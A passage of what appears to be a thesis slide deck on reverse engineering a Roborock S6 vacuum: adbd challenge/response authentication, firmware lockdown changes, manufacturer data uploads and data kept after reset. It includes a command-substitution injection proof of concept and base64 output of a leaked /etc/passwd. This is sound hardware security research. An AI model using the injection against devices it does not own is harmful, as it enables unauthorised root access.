cat: 0i92YXIvY2FjaGUvbWFu0i91c3Ivc2Jpb19ub2xvZ2luCmxwOng6Nzo30mxw0i92YXIvc3Bvb2wv: No such file or directory
cat: bHBk0i91c3Ivc2Jpb19ub2xvZ2luCm1haWw6eDo40jg6bWFpbDovdmFyL21haWw6L3Vzc19zYmlu: No such file or directory
cat: L25vbG9naW4KbmV3czp40jk60TpuzXdz0i92YXIvc3Bvb2wvbmV3czovdXNyL3NiaW4vbm9sb2dp: No such file or directory
cat: bgp1dWNwOng6MTA6MTA6dXVjcDovdmFyL3Nwb29sL3V1Y3A6L3Vzc19zYmluL25vbG9naW4KchJv: No such file or directory
cat: eHk6eDoxMzoxMzpwm94eTovYmlu0i91c3Ivc2Jpb19ub2xvZ2luCnd3dy1kYXRhOng6MzM6MzM6: No such file or directory
cat: d3d3LWRhdGE6L3Zhci93d3c6L3Vzc19zYmluL25vbG9naW4KYmfja3VwOng6MzQ6MzQ6Ymfja3Vw: No such file or directory
cat: 0i92YXIvYmfja3VwczovdXNyL3NiaW4vbm9sb2dpbgpsaXN0Ong6Mzg6Mzg6TWFpbGluZyBMaXN0: No such file or directory
cat: IE1hbmFnZXI6L3Zhci9saXN00i91c3Ivc2Jpb19ub2xvZ2luCmlyYzp40jM50jM50mlyY2Q6L3Zh: No such file or directory
cat: ci9ydW4vaXJjZDovdXNyL3NiaW4vbm9sb2dpbgpnbmF0czp40jQx0jQx0kduYXRzIEJ1Zy1SZXBV: No such file or directory
cat: cnRpbmcgU3lzdGVtIChhZG1pbik6L3Zhci9saWIvZ25hdHM6L3Vzc19zYmluL25vbG9naW4Kbm9i: No such file or directory
cat: b2R50ng6NjU1MzQ6NjU1MzQ6bm9ib2R50i9ub25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpbgps: No such file or directory
cat: aWJ1dWlkOng6MTAwOjEwMT06L3Zhci9saWIvbGlidXVpZDoKc3lzbG9n0ng6MTAxOjEwND06L2hv: No such file or directory
cat: bWUvc3lzbG9n0i9iaW4vZmfsc2UKc3NoZDp40jEwMjo2NTUzND06L3Zhci9ydW4vc3NoZDovdXNy: No such file or directory
cat: L3NiaW4vbm9sb2dpbgpkbnNtYXNxOng6MTAzOjY1NTM0OmRuc21hc3EsLCw6L3Zhci9saWIvbWlz: No such file or directory
cat: YzovYmluL2ZhbHNlCg==: No such file or directory
[ 4838293]<N>rr_pid_item_createthread:577:set SysMode father frameworks_main
[ 4838294]<N>rr_pid_item_createthread:580:lock
[ 4838294]<N>DoFrameworksCreateThread:535:frameworks_main want create thread:SysMode
```

# More on adbd

A novel but not-so-useful way to perform arbitrary code execution

## What's modified?

- Interface to perform uart\_test and ruby\_flash
- Authenticated access to adb shell
  - Dynamic challenge/response
  - Requires knowledge of vinda, device ID

```
int32_t locksec_apply_passwd(int32_t arg1)

char* r6 = &locksec_init_key_VALUE[0x23]
int32_t r4 = 0
int32_t r5 = 0
SOME_LOGGER(level: 1, format: "%s: adb source str: %s\n", "locksec_apply_passwd", &locksec_init_key_VALUE)
void* var_30 = nullptr
int32_t var_38 = 4
while (true)
    int32_t r0 = 0
    int32_t r3_2 = var_38 + 1
    int32_t r1_2 = (var_38 s>> 1) + 1
    int32_t r2_1 = r3_2 s>> 1
    int32_t r3_5 = 0
    do
        int32_t lr_1
        if (r3_5 s<= 0x17)
```

# More on adbd

A novel but not-so-useful way to perform arbitrary code execution

## Auth Flow

```
SYS_PASSWD = /mnt/default/vinda := ABCD1234ABCD1234

# Get challenge
CHALLENGE $= adb shell [SYS_PASSWD]rockrobo dynamickey

# Generate response
ADB_PASSWD = generate(challenge, device_id)

# Perform command
adb shell [SYS_PASSWD][ADB_PASSWD] [COMMAND*]
```

# More on adbd

A novel but not-so-useful way to perform arbitrary code execution

## Achieving RCE

- The modified binary has some sort of access level implementation
  - Depends on value in /mnt/default/adb.conf (RO)
- Arbitrary command execution when access level = 0
  - But the app also resets this value to 1
  - &, ;, |, ` characters are also forbidden



No arbitrary command execution...

```
$> py -3 adbStart "whoami"  
src/rr_ruby.c::adb_check_unlock_level1():not support /adb shell sys_passwd#adb_passwd w
```

# More on adbd

A novel but not-so-useful way to perform arbitrary code execution

Noooooooooooo wait what

```
λ py -3 adbStart "uart_testoooooooooooo"
challenge='5tLzxTzu7u%uT0sLQc2sM5H' response='zz]0c8=s'
cmd='adb shell "CRA[FCEQBPPPTUV_Rzz]0c8=s uart_testoooooooooooo"'
/bin/sh: 1: uart_testoooooooooooo: not found
```

... where did /bin/sh come from..?

# More on adbd

A novel but not-so-useful way to perform arbitrary code execution

## RCE via command substitution

The screenshot shows a terminal window with two panes. The left pane displays logcat output from the adbd daemon, showing numerous error messages related to thread creation and destruction. The right pane shows a root shell on a device named 'rockrobo'. The user runs the command 'stat hello', which outputs file metadata for a file named 'hello' located at '/mnt/default'. The file has a size of 9 bytes, 2 blocks, and is a regular file owned by root. The user then runs 'rm hello', which removes the file.

```
[ 4470304]<E>/dev/ttys2 already locked by other process!!! self pid=24625  
fail:INIT_UART;  
[ 4470805]<E>DoFrameworksCreateThread:553:ReadThread:init failed  
[ 4470805]<E>rr_pid_item_createthread:583:son(ReadThread) notify father(Display) init fail  
[ 4470805]<N>rr_pid_item_createthread:586:unlock  
[ 4470805]<E>ERROR:can't create read thread: Unknown error -1  
[ 4470806]<N>rr_pid_item_thread_func:430: Display thread loop exit -1  
[ 4470806]<N>rr_pid_item_quit_item:413:lock  
[ 4470806]<N>rr_pid_item_quit_item:417:Display quit, notify father frameworks_main  
[ 4470806]<N>rr_pid_item_quit_item:420:unlock  
[ 4470806]<N>frameworks_main will exit now, set quit_flag=1!!!  
[ 4470806]<N>PROCESS EXIT: REASON INTERNAL EXITED  
[ 4470806]<N>rr_pid_item_release_children:335:lock  
[ 4470806]<N>Dorr_pid_item_release_item_children:472:frameworks_main called: has child  
[ 4470806]<N>rr_pid_itemnode_cutoff_relationship:119:father(frameworks_main)--|--son(Display)  
[ 4470806]<N>Dorr_pid_item_release_item_children:472:Display called: no child  
[ 4470807]<N>Dorr_pid_item_release_item_children:491: frameworks_main cancel Display:pid=3049690192  
[ 4470807]<N>rr_pid_itemnode_cutoff_relationship:119:father(frameworks_main)--|--son(Audio)  
[ 4470807]<N>Dorr_pid_item_release_item_children:472:Audio called: no child  
[ 4470807]<N>rr_pid_item_release_item_children:491: frameworks_main cancel Audio:pid=3058078800  
[ 4470808]<N>rr_pid_itemnode_cutoff_relationship:119:father(frameworks_main)--|--son(SysMode)  
[ 4470808]<N>Dorr_pid_item_release_item_children:472:SysMode called: no child  
[ 4470808]<N>Dorr_pid_item_release_item_children:491: frameworks_main cancel SysMode:pid=3066467408  
[ 4470808]<N>rr_pid_item_release_children:337:unlock  
[ 4470808]<N>main:702:exit code(0)  
  
D:\thesis\misc\adbd_launcher (master)  
λ py -3 adbStart.py "uart_test $(echo z5206677 > hello)"
```

Avoiding the forbidden characters (&, ;, |, `) we can exploit command substitution and redirections to inject commands.

*Allows us to write to the filesystem*

# More on adbd

A novel but not-so-useful way to perform arbitrary code execution

## RCE via command substitution

*Or read from the filesystem too!*

# More on adbd

A novel but not-so-useful way to perform arbitrary code execution

## POC breakdown (Where it falls apart)

- Still need to authenticate before RCE possible
  - Still need knowledge of the /mnt/default/vinda file
  - Need to physically open the device at least once
    - Screws. Lots of them.
- At least, provides a way to issue commands even when `adb_lock != 0`
  - USB protocol is more common and accessible to people
  - SSH access might stop working / be blocked (spoilers)
  - Serial access might stop working / be blocked (spoilers)

# Firmware Comparison

```
$> cat /etc/OS_VERSION
ro.product.device=MI1558_TANOS_MP_S2020032500REL_M3.3.0_RELEASE_20200325-204847
$> #
$> #           ^^^^^^          ^^^^^^
$> #           \\\//           \\\\///
$> #           Xiaomi v01.15.58  25th March 2020
$> #
```

## Aside

- The Roborock S6 was released in June 2019
- The unit I have was manufactured June 2020
  - My unit has a newer base firmware (25th March 2020)
- Note the presence of “MI” at the start of the product string

# Firmware Comparison

## Stock Ubuntu 14.04.3 LTS

Performed a diff check against the [Ubuntu 14.04.3 Core LTS \(armhf\) OS](#).

- All binaries present on the device matched, except for `ntpdate` (synchronise computer time via NTP)
- Still functionally equivalent

# Firmware Comparison

## A new firmware

```
-ro.product.device=MI1558_TANOS_MP_S2020032500REL_M3.3.0_RELEASE_20200325-204847
+ro.product.device=TANOS_V2902-2022042802REL_M3.5.8_T4.1.4-2_RELEASE_20220428-202811
-ro.build.display.id=TANOS_MP_R16_RELEASE_20200325-204847
+ro.build.display.id=TANOS_MP_R16_RELEASE_20220428-202811
    ro.sys.cputype=R16.STM32.A3.G1
-ro.build.version.release=1558
+ro.build.version.release=V2902
-ro.build.date.utc=1585140527
+ro.build.date.utc=1651148891
```

The update process performed several incremental updates..  
finally updating to v02.29.02 (28th April 2022)

# Firmware Comparison

## The Official Changelog

> 01.17.08 (17th April 2020)

- Supports multi-floor map saving **and** robot knows which floor it **is**
- Update to new structured SLAM algorithm to make map more reliable
- Support customised room cleaning sequence
- Support no-mop zone

> 01.19.98 (9th June 2020)

- \* Improvised Wi-Fi Easy Connect
- \* overall improvements
- \* bug fixes
- \* UX fixes

> 01.20.76 (23rd June 2020)

- \* Obstacle avoidance enhancements
- \* Bug fixes **and** UI optimisation

> probably more updates (got locked **out**)

> 02.29.02 (28th April 2022)

- \* Optimized the quick mapping experience

# Firmware Comparison

## The Changelog I Actually Care About

```
> 01.17.08 (17th April 2020)
* /opt/rockrobo/watchdog/WatchDoge iptables drop SSH
* /opt/rockrobo/rrlog/rrlogd iptables drop SSH
* Utilities change to busybox
* SSH server changed to dropbear
* /opt/rockrobo/rriot/rriot_rr added (but not enabled)

> 01.19.98 (9th June 2020)
* Serial handler changed to /sbin/rr_login

> 01.20.76 (23rd June 2020)
-

> probably more updates (got locked out)

> 02.29.02 (28th April 2022)
* /opt/rockrobo/rriot/rriot_rr enabled
```

# Firmware Comparison

## Getting locked out - rr\_login

```
1 ...
2 * /opt/rockrobo/rriot/rriot_rr added (but not enabled)
3
4 > 01.19.98 (9th June 2020)
5 * Serial handler changed to /sbin/rr_login
6
7 > 01.20.76 (23rd June 2020)
8 -
9 ...
```

After the v01.19.98 update, serial shell access was denied, uh oh!

# Firmware Comparison

## Lockdown: Shell

- Serial handler no longer uses getty
  - Now uses modified version called `rr_login`
- OpenSSH server was replaced with modified version of dropbear

Both only allow login as the root user

```
int32_t auth_loop(int32_t arg1)
{
    8 @ 0000a65c    while (true)
    9 @ 0000a65c    tcflush(0, 0)
    10 @ 0000a662   if (zx.d(input_string) == 0)
    11 @ 0000a66e   login_loop(&input_string, 0x40)
    12 @ 0000a680   int32_t r0_3
    13 @ 0000a680   int32_t r1_2
    14 @ 0000a680   r0_3, r1_2 = strcmp(&input_string, "root")
                    // rr_login only accepts root users
    15 @ 0000a686   if (r0_3 == 0)
```

# Firmware Comparison

## Lockdown: Authentication

The `vinda` file is no longer used for auth!

Login attempts now verify against

- `[mmcblk0p6]/shadow`
- `[mmcblk0p6]/shadow.sign`.

*But these files don't exist on my device...*


Affected: `rr_login` (serial), `dropbear` (SSH), `adbd?` (USB)

Fix

- (1) Enter bootloader and force entrypoint to a shell
- (2) Patch `/etc/inittab` to revert back to a normal login shell

# Firmware Comparison

## Lockdown: Authentication (verify\_shadow)



The screenshot shows a debugger interface with the title "libuart\_api.so.4.0.bnbd (ELF Linear)". The assembly code is displayed in the main window, showing the verification logic for the shadow password file.

```
00016b62 int32_t r3 = *_stack_chk_guard
00016b6a int32_t r0_1
00016b6a if (load_libmbedtls(arg1, arg2, arg3, r3) == 0)
00016b8c     int32_t r0_2 = load_libcrypt()
00016b90     if (r0_2 == 0)
00016be0         int32_t r0_7 = access("/mnt/default/shadow", r0_2) // Check if file exist
00016be6         if (r0_7 == 0)
00016c16             void* shadowFilePath = fopen("/mnt/default/shadow", &data_19fd4)
00016dd0             if (shadowFilePath == 0)
00016dd0                 if (*uart_api_print_level > 2)
00016dea                     __printf_chk(1, "[%8u]<t%lu><E>open shadow fail\n", rua_ms_now(), pthread_self())
00016dd0                     goto label_16b76
00016c26             void var_2ac
00016c26             void* var_2b8_1 = &var_2ac
00016c36             void var_22c
00016c36             memset(&var_22c, r0_7, 0x200)
00016c40             memset(var_2b8_1, r0_7, 0x80)
00016c58             void* r0_13
00016c58             while (true)
00016c58                 r0_13 = fgetspent(shadowFilePath)
00016c5c                 uint32_t r3_8 = *uart_api_print_level
00016d0a                 int32_t var_2c8
00016d0a                 if (r0_13 == 0)
00016d0a                     if (r3_8 > 2)
00016d22                         __printf_chk(1, "[%8u]<t%lu><E>SHA256 pass\n", rua_ms_now(), pthread_self(), var_2c8)
00016d0e                         endspent()
00016d14                         fclose(shadowFilePath)
00016d20                         r0_1 = RSA_verify("/mnt/default/shadow", "/mnt/default/shadow.sign")
00016d26                         if (r0_1 == 0)
```

# Firmware Comparison

Lockdown: Authentication (SSH auth attempt trace with strace)

# Firmware Comparison

## System Changes

- Are we still using Ubuntu?
  - Maybe?
  - apt-get and dpkg removed
- Lots of tools were replaced with BusyBox (v1.24.1)
  - Also a space-saving measure

```
> find v01.15.58 -type f | wc -l  
10680  
> find v02.29.02 -type f | wc -l  
1976  
> du -sh {v01.15.58,v02.29.02}  
242M    v01.15.58  
98M     v02.29.02  
> █
```


- Effectively now running embedded Linux

[Download git diff](#)

# Firmware Comparison

## Lockdown: Firewall

- There are now `ip6tables` rules to drop all packets
  - Apps also no longer perform IPv6 (AAAA) DNS requests
- Processes have calls to reinstate dropping SSH access
  - `rrlogd` now drops access on bad version match
    - (previously *only* allowed access on correct version match)
  - `WatchDoge` immediately drops access on start



```
int32_t main(int32_t argc, char** argv, char** envp)

    00013f18  main:
    0 @ 00013f34  uint32_t* const var_2c = __stack_chk_guard
    1 @ 00013f36  void var_ac
    2 @ 00013f36  memset(&var_ac, 0, 0x80, __stack_chk_guard)
    3 @ 00013f42  call_system("iptables -I INPUT -j DROP -p tcp..." )
```

# Firmware Comparison

## rrlogd and wlanmgr

wlanmgr now has the functionality to call tcpdump

rrlogd will upload the following

Content	Description
/etc/resolv.conf	DNS resolvers
netstat -anp	All sockets and their PIDs
ifconfig	Network interface status
PCAP	Packet capture

# What else is uploaded (rrlogd)?

*What can the manufacturer see?*

- Device data
- Application config
- Application logs
- SLAM (map)
- Running processes
- Wireless configuration
- Packet capture
- Blackbox (statistics)

See: *Privacy Policy*

# What else is uploaded (rrlogd)?

Effective: 30th April 2019

Cleaning-related information ... last 20 items will be saved by your device and server.  
... stored in the server for up to 180 days, ... automatically deleted after expiration.  
Network information: ...the password information is only stored on the device side...  
... will not be uploaded to the server.

Timing information... Cleanable Area Information... Other information: For example, ...

“Password [...] only stored on the device” - Well about that...

# File Persistence (Upgrade and Reset)

Test untouched directories during a **firmware update** and **factory reset**

## Upgrade Persistent

- [mmcblk0p11] @ /mnt/reserve
- [mmcblk0p1] @ /mnt/data

## Reset Persistent

- [mmcblk0p11] @ /mnt/reserve

Partition	Purpose
mmcblk0p1	Device registration, WiFi, map data, logs
mmcblk0p11	Statistics, calibration data

# File Persistence (Upgrade and Reset)

Test untouched directories during a **firmware update** and **factory reset**

- Map, log and user data is cleared (securely)
- Reserve partition is never cleared, even during factory resets

```
mmcblk0p11
|   mcu_ready
|   try
|   hwinfo
|   anonymousid1
|   lds_calibration.txt
|   counter
|   CompassBumper.cfg
|   blackbox.db
|   rrBkBox.csv
|   endpoint.bin
|   RoboController.cfg
|   last_partition
|
\---rriot
    tuya.json
```

# File Persistence (Account disassociation)

- ⚠ All files kept between disassociations
  - Roborock should make the device reset itself automatically
    - They probably don't because they assume you will reconnect
  - Selling your device?
    - Do a factory reset
    - ...or don't.
  - Buying a new device?
    - Do a factory reset (and hope it's not modified)

